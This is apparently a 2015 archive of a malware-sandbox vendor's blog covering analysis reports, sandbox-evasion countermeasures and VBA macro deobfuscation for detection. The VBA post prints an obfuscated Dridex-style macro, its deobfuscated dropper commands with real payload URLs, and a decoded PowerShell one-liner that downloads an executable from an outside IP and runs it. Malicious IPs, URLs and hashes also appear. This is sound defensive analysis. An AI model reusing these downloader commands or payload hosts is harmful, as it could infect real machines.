Wednesday, July 8, 2015

Walking through a report of Win32/Rioselx.B

This time our blogpost will demonstrate a pretty nice report (VT at 6/54) our sandbox VxStream generated for an Angler related artifact that is classified as Rioselx.B by ESET (Baidu seems to have adopted the same name for some odd reason). Artifact name found in the context: Angler_5_770_0.bin_


Walking through the report


Note: if you want to follow our analysis in a second screen, scroll to the bottom for links.

What we like to do when looking at a report first is to start in a top-down approach, i.e. we start looking at the malicious signatures first. We quickly understand how the malware propagates:


... using the known QueueApcThread method.

We understand that it tries to fingerprint the system, lowers the security and tries to avoid being deleted through a rollback (disabling auto-update, disabling system restore):


Now, of course, it depends on whether we are interested in simply understand that this is something we don't want to execute (in that case, we are done already), but extract indicators that we could use to feed into external systems, update security rules or generate signatures. In the latter case, the 'Writes shellcode to a remote process' seems promising.

Taking a look at the process tree (scroll down to 'Hybrid Analysis' on the right-side menu), we identify that only one process contains Stream or Shellcode Stream (disassembly listings) data:


Taking us to the next screen:


Here we marked a possible unique string identifier for this sample that could be used for YARA signatures:'@grcuk24/ghn' --- a brief query on our favorite DBs might confirm this.

Taking a look at the network traffic gives a good overview of domains/IPs you might want to blacklist. As they have only been seen in the overall webservice network traffic analysis 2 times, it is another indicator that we are not looking at 'white-noise' traffic.


 If we scroll beyond the network section, we find the Strings tab. Hit the 'Details' button to see extended information on the encoding (Ansi/Unicode) and where the string was obtained from (e.g. a runtime API parameter, binary scan, memory dump): 


In the 'All Strings' tab relatively far at the top we find two interesting strings that might be an obfuscated IP address. At least the string "89, 143, 187, 66" (which looks oddly much like an IP address, if you substitute the ", " with a "." dot character). It seems to resolve to Slovenia now and shows no malicious context on VirusTotal.

Checking out the 'Dropped Files' section of the kernelmode monitor report, we can detect additional artifacts being dropped that are also marked as malicious on VirusTotal as 'Chgt.O' (again: hit the 'Details' button to see the hash values for dropped files).

 Note: all dropped files are checked against VirusTotal


More PE fun

If you scroll back to the 'File Details' tab and click on the 'Visualization (PortEx)' link, that takes us to a PE Layout visualization that is often overlooked. This is actually also a nice way to detect some interesting and malicious code locations.


The 'PE Layout' screen is a split-screen. On the left side is the 'entropy' of the PE file (i.e. the darker the spots, the higher the entropy; the higher the entropy, the more random the bytes in the sequence are; the higher the randomness, the more probable is the presence of packed/compressed data). The right hand side shows the general PE layout (see the legend on the very right), the entrypoint is marked with a small red dot, the import section in purple/pink, the resource section in green. We've highlighted the packed regions: what's suspicious is that there seems to be packed code following the entrypoint, between the import/resource section and as a possible overlay at the very end beyond the resource section. Of course, only a manual analysis can give more insights into these areas, but that is beyond the scope of the report.


Final Words

With this blogpost we hopefully gave more insights into how one can go about reading a report. Of course, there is a lot more you could do (like download and analyze the PCAP file, etc.), but we covered the basics. The standalone version comes with XML reports, an API and many other things that are more suitable for an integration of the sandbox in larger automated systems (more information).

Here is a link to the sample (also available at the top of the report). Please do try it on your favorite sandbox/security solution and we'd be happy to get some feedback at info@payload-security.com on how your experience was.


References

Here's the report on Windows 7 32-bit using our usermode technology: Click
This is the report on Windows 7 32-bit using our kernelmode technology: Click

Both of the reports are pretty much identical, which is a good indicator as to how strong the usermode anti-detection technology is, because the kernelmode monitor is far less prune to being detected (as the malware process remains untampered).

Thursday, May 21, 2015

Improved PDF analysis and Windows 10 Preview

Today we made another 'technological leap' with VxStream Sandbox related to PDF analysis. As most of you surely know, PDF phishing campaigns are a very popular attack vector (invoice/mail tracking PDF with a link to the malicious file). The new version of VxStream is capable of parsing PDF file structure and pulls out URLs it finds. Not only that, but it will also download files at the URLs and execute them if they are supported by the environment. If the downloaded file is a zip archive, it will even unpack it before analysis. Sounds good? :) It is!

Anyway, the feature is very new and does not work with the 'Stealthy Mode' yet, so you may have mixed experiences. The online service is updated with it and here is a first report of a PDF file that ran with the new feature:


Please take note of three things:
  1. The signature 'The input sample dropped a file that was identified as malicious' (that's the .exe file behind the malicious URL)
  2. The signature 'Found potential URL in binary/memory', which contains the malicious URL (it's still online, so beware; hxxp://www.sarnfields.co.uk/mcP5sr8XS4)
  3. The dropped file was actually executed (see 'Hybrid Analysis' section, click on the process)
The sample is available for download at the report (see link at the top)
SHA256: 11edf9436a9205c88c2a815cf6ebfb0a7a42eb150a2649766b3bb30350ee35ed

Windows 10 Insider Preview

Another part we have been working on (but not on the public servers yet) is Windows 10 compatibility. Here is a first run of the latest benchmark tool 'Pafish' on Windows 10 'Insider Preview':


The new background image is really cool, don't you think? :-)

Thursday, May 7, 2015

Staying up-to-date with Malware Sandbox Detection: About Tinba, Human Behavior and Harddisc Cylinders

Just yesterday F-Secure made a blogpost about a new sample of Tinba that implements a new combinational evasion technique of sandbox systems, which on the one hand checks for human interaction indicators based on mouse movement (using GetCursorPos) and switching active foreground windows (using GetForeGroundWindow), as well as the disc size. Theoretically, all of these sandbox detection techniques are old cake and e.g. part of the 'Pafish' benchmark tool that implements typical evasion techniques:

Disc size check in Pafish (reference)

The new technique implemented by the Tinba sample that F-Secure posted about is that it checks the disc size not in a typical way. It uses the 'IOCTL_DISK_GET_DRIVE_GEOMETRY_EX' control code and counting the number of cylinders, which is a nice low-key way of determining the actual disc size. The structure returned by NtDeviceIoControl using the control code mentioned earlier eventually results in this data structure:


If we can intercept calls to NtDeviceIoControl and spoof the number of Cylinders accordingly, it is possible to make any disc size appear to have an arbitrary size.

As outlined in our noticed blogpost 'Benchmarking some popular public malware analysis services regarding their "Anti-VM" technology' that we posted about in February it is part of our daily job to try to stay up-to-date with sandbox evasive technologies. So that is what we did here.

As VxStream Sandbox runs by default with some 'action scripts' that simulate user behavior the first part of Tinba's sandbox detection was passed to begin with. As we already implement a variety of spoofing techniques it was easy to extend the current engine. Re-running the sample had the desired result: the checks were passed and Tinba starting showing a lot more behavior.

Report of Tinba with the latest VxStream Anti-VM Detection Technology

Additionally, we created a new behavior signature called 'Queries disc information (often used to evade virtual machines)' in order to generically detect this kind of behavior on any sample analyzed in the future.

Report URL: https://www.hybrid-analysis.com/sample/476fc456c66cbec138e3dab72a0f0e54f203dbf27ce88736b1893b668bce63c4?environmentId=1

Tuesday, May 5, 2015

Technology Boost: introducing 'Stealthy Mode' monitor engine and Single-File HTML Reports

today is a big release day with two new major features that we worked on over the past 9-10 months, which are also available on our online webservice at http://www.hybrid-analysis.com right now.

Kernelmode Monitor

You can now chose a 'Stealthy Mode' environment, which is a completely new monitoring technology that leaves the malware sample untampered. Basically, a lot of sandbox systems and even AV products (see this blogpost: http://rce.co/why-usermode-hooking-sucks-bypassing-comodo-internet-security/) rely on injecting and tampering with processes in userland. With the new 'Stealthy Mode' of VxStream Sandbox the sample is executed untampered and observed from the operating system level, which is far less detectable. Our new technology is a milestone and takes VxStream to a level that is only matched by very few competitors on the market.

Note: choose the W7 32 bit 'Stealthy Mode' environment upon submission to try it out

Of course, we still do memory dumps of the analyzed processes so that the reports benefit from Hybrid Analysis technology. Essentially, you will not notice much difference between the usermode and kernelmode monitor, except that certain specific malware samples that are aware of their memory image tampering will run a lot better under 'Stealthy Mode'. Also, the new kernelmode monitor comes with some basic anti-VM detection technology just like the usermode monitor.


The above picture is taken from a sample report running the known 'Pafish' benchmark (v0.4) with the new kernelmode monitor: https://www.hybrid-analysis.com/sample/bf0bbd28deed92fbd9f974e63336c2a4185a07ed19c578a37885d351134c0182/?environmentId=4

Single-File HTML Reports

It is now possible to 'persist' and download single-file HTML reports for any analysis report generated as-of now. This is another feature we have been working on and the HTML reports are generated based off of the XML reports and completely separate from the online reports (which are just a view on JSON documents stored in a MongoDB). The HTML reports are nice, if you want to share or keep a report. It is not as complete as the online reports yet, but also contains a few other details (such as the exact VT results).


Sample HTML report hosted at our company site: here
Corresponding Hybrid-Analysis.com report: here

Of course, we will be extending and working on both of these two new code 'projects' over the coming months, so stay tuned.

// EOF


It is possible to license VxStream Sandbox and run it on-premise

If you are interested in licensing the full version of VxStream Sandbox (includes the web application to run your own service, an API, the runtime monitor, the load balancing controller, hybrid analysis technology, report generator, all behavior signatures, scripts, etc.) or have any questions, please use our contact form and get in touch. We have a very simple licensing structure and additional options. If you are interested in a demo, try out our free malware analysis service at hybrid-analysis.com.

Tuesday, April 14, 2015

Improved webservice statistics and a new feature called 'Behavior Chronology'

Actually, we had meant to use this blogpost to write about specific malware samples and forensic investigation techniques applied to such specific samples, but our latest development tasks are taking up all the time of the team right now. Since we don't want our users to miss out on any of the latest additions, we are going to briefly outline some new features in yet another update blogpost.

Webservice Statistics


We made a complete 'rehaul' of the webservice statistics page. It is something we had been planning to do, because there is some really neat things possible using the report data - and now that we have more than 8000 reports in our database - we thought the time was ripe. Over time, we will surely add more and different output, so this is really just an introduction. The new webservice statistics include information on:
  • Potentially Interestings Samples (Original AV% < 10 with Threat Score > = 80)
  • A nice area spline that shows the reports generated over the past 100 days
  • The top 20 file types processed on the webservice
  • The top 20 file packers detected on the webservice
  • The top 20 virus families detected on the webservice
  • A new 'AV Detection Distribution' that shows how many AVs trigger on a given sample (e.g. only 2% of the time more than 90% agree a file is malicious)
  • A top/bottom statistic of matched signatures (with a search link if you hover the pie)
  • Some additional facts (like the % of users sharing samples with the community)


What we really like the most is the 'Potentially Interesting Samples' section, because it is a really fast way to dive into reports that might contain something new (and these reports usually underline the strengths of a sandbox system). Why? Because if the AV detection is 'low' (it's usually always the same candidates that perform well) and the 'Threat Ratio' (which is calculated by our sandbox system and mainly based on the behavior signatures and a predefined relevance) is high, the input sample is probably a new variant or implementing some interesting tricks to avoid AV detection.

A nice 'fun fact' is that nearly 80% of all uploaded samples are also shared with the community. We think that is really a great positive signal and shows the character of the IT-Security community (at least of our users).

Behavior Chronology

This feature is really new and was actually added to all new generated reports this morning. Basically, it's a new diagram that puts behavior signatures which are based on some kind of 'time-related event' (like an API call, a registry access or file event) in a chronological order, specifically by the first time the associated signature triggered. This is not per-process, but a very global view on what is happening on the underlying system. The following diagram shows an example:


Hovering over some of the bubbles (by the way: their size is based on the relevance of the associated signature), we can quickly get a brief impression on what the file is doing. At the beginning, it queries the machine version, the windows account name, etc., then it starts sleeping for a long time and eventually prepares some internet related things (modifying the proxy settings) and persists itself. Here is a link to the report associated with the diagram above. This global perspective (as it's not per-process) on specific behavior 'events' (especially with our growing signature database) should give some unique and added insights into the 'what happens when' part of investigation. Also, some meta-signatures that could trigger when detecting specific event sequences could be added in a future version. Either way, in our opinion the feature shows that automated malware analysis and digital forensics is an 'open end' topic and there's so many things still waiting to be implemented.

If you have any questions or would like to make feature suggestions, feel free to use our contact form and we will get back to you shortly.

Monday, March 23, 2015

Latest Updates of VxStream Sandbox and the Malware Analysis Service at Hybrid-Analysis.com

A previous blogpost published at the beginning of February outlined some of the new features that were added to our online malware service. We have added quite a lot of functionality since then and think it is a good idea to post a brief summary of what that is exactly to keep our readers and users up-to-date.


Updated Anti-VM Technology

After Pafish v0.4 (a benchmarking tool that implements common VM detection methods) was released earlier this year, we updated our anti-vm technology to be up-to-date and made a small benchmark of some popular malware analysis services at the same time. Today, Pafish v0.5 was released and we will start working on our anti-vm technology in the coming weeks and keep you updated on any progress.


Improved Searching Capabilities

We improved the webservice search and added some more advanced search options. On the previous version, you were able to search by filename, MD5 or SHA256 hash. Now, you can also search for a virus family name, all reports that contacted a specific host IP address or domain. Examples:
Please note: if only one result is returned by the search, you are automatically redirected to the report. Also, the vxfamily search is a substring search and applies only to the VxStream determined virus family name. All search results are limited to at most 100.

Also, some of the new searching capabilities were integrated into all online reports with direct links, so you can continue navigating to other reports by clicking the virus family name or quickly find other reports with common network destinations (see the following image).


Updated VBA Macro Parsing

As we had been getting more and more uploads of Word files and malicious XML files (and not all of them triggered or showed outgoing network traffic), we spent some time and added a small VBA "de-obfuscating" engine that helps extracting C2 IPs regardless of the runtime behavior. We made a blogpost about it last week that received good feedback and is showing some good results so far. After we published the blogpost, Philippe Lagadec announced that he is working on a generic engine that does the same and more - so we are looking forward to that development and will keep you updated on any progress.


Other updates not mentioned anywhere

Of course, we also make updates that are not published as part of blogposts or mentioned in the FAQ page of the service, because it would take too much time and not everything is really significant. Some of these updates over the past week included:
  • we added new YARA signatures that run on all input samples (we have ~600 online right now)
  • we have been adding more generic behavior signatures (we have ~215 online right now)
  • we added a webservice statistics page to clean up the front page, which tells you the current status of the number of signatures loaded by the system
  • we added support for MIME types (i.e. you can upload a MIME type and the service will "unmime" it and analyze a valid file, if it is embedded)
  • we added "environment groups" (multiple systems) that can be selected from if you upload a file
  • we added some Windows 8.1 VMs
  • we added the ability to "not share" a sample when submitting (it is not available for download and not uploaded to VirusTotal, if unknown)
  • we added a download for strings detected in-memory
  • we added shellcode streams that are extracted from memory written to foreign processes
  • we brushed up the visuals a bit, especially the submissions list that contains a lot more information now
.. and a few other minor things that should not be mentioned here.

Saturday, March 14, 2015

Analyzing obfuscated VBA macros to extract C2 IP/URLs regardless of runtime behavior

Introduction

Lately, we have been seeing quite a lot of Office documents (or XML files with embedded Office documents, etc.) that have embedded VBA macros on our malware analysis service, which try to drop Dridex or similar. Internally, we use olevba (thanks for this great tool to Philippe Lagadec, by the way!) to extract the VBA macro source code. Sometimes though, the Word file does not "trigger" (as it might include some VM detection code, requirement incompatibilities, etc.) so that in order to extract something useful like a C2 IP/URL nevertheless, we are left with static analysis techniques and an often heavily obfuscated macro source. Here's an example:
Function \xe2\xe0\xfb\xe2\xc0\xc0\xfb\xe2\xef\xfb\xe2\xe0(z0ktwRXRQZl2qo0_ As String, d4ok1z1Z0N As String) As Boolean

\xcf\xd0\xfb\xe2\xe0\xc0 = 
\xce\xf0\xe2\xe0\xe0\xcc\xd0\xce\xeb\xe2\xef\xe2\xe0\xef(0&amp;, 
z0ktwRXRQZl2qo0_, d4ok1z1Z0N, 0&amp;, 0&amp;)

Set \xe3\xed\xc3\xd8\xc0\xcf\xf8\xe2\xfb\xe0 = 
CreateObject(QSzFZhQCxywB(Chr$(83) &amp; Chr$(132) &amp; 
Chr$(104) &amp; Chr$(55) &amp; Chr$(101) &amp; Chr$(87) 
&amp; Chr$(108) &amp; Chr$(89) &amp; Chr$(108) &amp; 
Chr$(131) &amp; Chr$(46) &amp; Chr$(133) &amp; Chr$(65) 
&amp; Chr$(52) &amp; Chr$(112) &amp; Chr$(97) &amp; 
Chr$(112) &amp; Chr$(61) &amp; Chr$(108) &amp; Chr$(117) 
&amp; Chr$(105) &amp; Chr$(47) &amp; Chr$(99) &amp; 
Chr$(110) &amp; Chr$(97) &amp; Chr$(122) &amp; Chr$(116) 
&amp; Chr$(59) &amp; Chr$(105) &amp; Chr$(75) &amp; 
Chr$(111) &amp; Chr$(54) &amp; Chr$(110) &amp; Chr$(115)))"
As we can see (even with VB syntax highlighting ;-) it is not very human friendly and applying a regex to pull an URL will not work either. In order to understand the VBA source better (and possibly apply some patterns), we would need to resolve e.g. the Chr$() calls, the ampersands, concatenate strings and so forth. As this is a pretty straightforward and "dumb" and "time consuming" manual process, we had an idea: why not do try to automate these kind of tasks - after all this is crying for a computer program to process. So we developed a small "simplifier" engine/algorithm that does some multi-passes through the various VBA functions to resolve and concatenate strings (and a little bit more). Additionally, we implemented some semi-intelligent brute-force mechanisms to extract URLs from the "simplified source code", as some of them are often padded with trash bytes or other simple algorithms.

Here is a "before/after" example to make this "simplification" a bit more understanding.

Before

URLLSK = "www.asivamosensalud.org/images/log"

STAA = "savepic.su/5238122"

STAB = "savepic.su/5233002"

...

Print #Kasdwq, "c" &amp; "s" + "c" &amp; "ri" &amp; "pt" &amp; ".e" &amp; Chr(120) &amp; "e " &amp; Chr(34) &amp; "c:\W" + "indows\T" + "emp" + "\" + VBTXP + Chr(34)Print #Kasdwq, "pin" + "g 2.2.1.1 -n" &amp; " 2" + ""

Print #Kasdwq, "" + "c:\W" + "indows\Te" + "mp\444" + "." + Chr(Asc("e")) + Chr(Asc("x")) + Chr(Asc("e"))

...

Print #FileNumber, "strRT = " + Chr(34) + "h" + Chr(Asc(Chr(Asc("t")))) + "t" + "p" + "://" + URLLSK + "." + Chr(Asc("j")) + Chr(Asc("p")) + "g" + Chr(34)

Print #FileNumber, "statRT = " + Chr(34) + "h" + Chr(Asc(Chr(Asc("t")))) + "t" + "p" + "://" + STAA + "." + Chr(Asc("p")) + Chr(Asc("n")) + "g" + Chr(34)
    

After

Print #Kasdwq, "cscript.exe "c:\Windows\Temp\adobeacd-updatexp.vbs""

Print #Kasdwq, "ping 2.2.1.1 -n 2"

Print #Kasdwq, "c:\Windows\Temp\444.exe"

...

Print #FileNumber, "strRT = "http://www.asivamosensalud.org/images/log.jpg""

Print #FileNumber, "statRT = "http://savepic.su/5238122.png""

While the above example is a rather simple one, it still shows the basic principle and even includes a variable "constant propagation" kind of algorithm (see "URLLSK" and "STAA" in the "Before" code).


In Practice

Of course, we have been testing our new simplification algorithm and ran it against a few malicious Word documents, especially those that do not "trigger" (i.e. successfully start downloading files). The "non-triggering" samples are the most interesting, as those that execute successfully contain the alleged C2 URLs and IPs anyway. In the following, a few real-world examples with the corresponding malwr reports to underline that both systems did not trigger and/or show any network traffic.


Example 1

SHA256: 475aa057202c98a0eab161e1d073390b34312565f98efb6c527c01791805523b
Link: Hybrid-Analysis Report
Link: Malwr Report
VirusTotal: 2/57 (Sophos, TrendMicro) on 13/03/15, 19/57  on 14/03/15
Decoded URL: hxxp://95.163.121.186/api/gbb1.exe


Example 2

SHA256: 9683b0eed6bdb1f16607a9cac5c72af2a69839bb591d5f8bfd3efc3963b292c0
Link: Hybrid-Analysis Report
Link: Malwr Report
VirusTotal: 1/57 (Ikarus) on 13/03/15, 23/57 on 14/03/15
Decoded URL: hxxp://accalamh.aspone.cz/js/bin.exe


Example 3

SHA256: 8e6bb148ffc0e18c0450a89f7b0ba729a28eb22da12fd3f69d18daa85fd09024
Link: Hybrid-Analysis Report
Link: Malwr Report
VirusTotal: 1/57 (CAT-QuickHeal) on 16/02/15, 35/57 on 14/03/15
Decoded URL: hxxp://91.220.131.28/upd2/install.exe

When you take a look at the Hybrid-Analysis reports running with the new VBA processing capabilities, then you will see extracted C2 URLs/IPs as a "Found URL in decoded VBA string" signature in the malicious section at the top of the report. This is how it looks:


Of course, the presented simplification will not always yield the desired result, especially when malware authors adapt and introduce more complicated obfuscation techniques. As always, it is a bit of a cat and mouse game. Thus, we will be observing samples being submitted and try to adapt, if we can and if it's necessary. The current version works, but it is at the same time also a "proof of concept" to underline that there's a lot of room for improvement.

Conclusion

In our opinion we can make at least the following conclusions:
  • static analysis in the context of malware analysis can be very important, if we are a little bit more intelligent about it
  • from the small AV benchmark (see VirusTotal results above): we can say that about 1/3 of AV vendors seem to react quite quickly to new threats within 24 hours and/or day(s), while about 2/3 of AV vendors seem to react within the first couple of weeks, but a lot of vendors seem to have issues if it's a zero-day Word document, although it would be possible to detect malicious characteristics using pure static analysi
///

Update: small "add-on" to the decoding technique presented above. We have been getting some samples that try to hide URLs and other interesting strings using a simple hex-encoded ASCII string. Here is a good example:

https://www.hybrid-analysis.com/sample/83758075cd5d2538d77cb5b723fab1656455f0639f59d59898b23fb593bf3871

If we scroll down to the "Contains embedded VBA macros" and uncollapse the signature, then we can see the following VBA code:


The decoded String is actually:

cmd /K powershell.exe -ExecutionPolicy bypass -noprofile (New-Object System.Net.WebClient).DownloadFile('hxxp://193.26.217.197/instana/vsacz.exe','%TEMP%\BKHkjgkKKJdf.cab'); expand %TEMP%\BKHkjgkKKJdf.cab %TEMP%\BKHkjgkKKJdf.exe; start %TEMP%\BKHkjgkKKJdf.exe;

Ouch! ;-)

We updated our algorithm to now also decode these kind of strings and forward them to the behavior signature interface (thereby triggering string related signatures and detecting the URL).

///

Contact us or learn more about VxStream Sandbox - Automated Malware Analysis.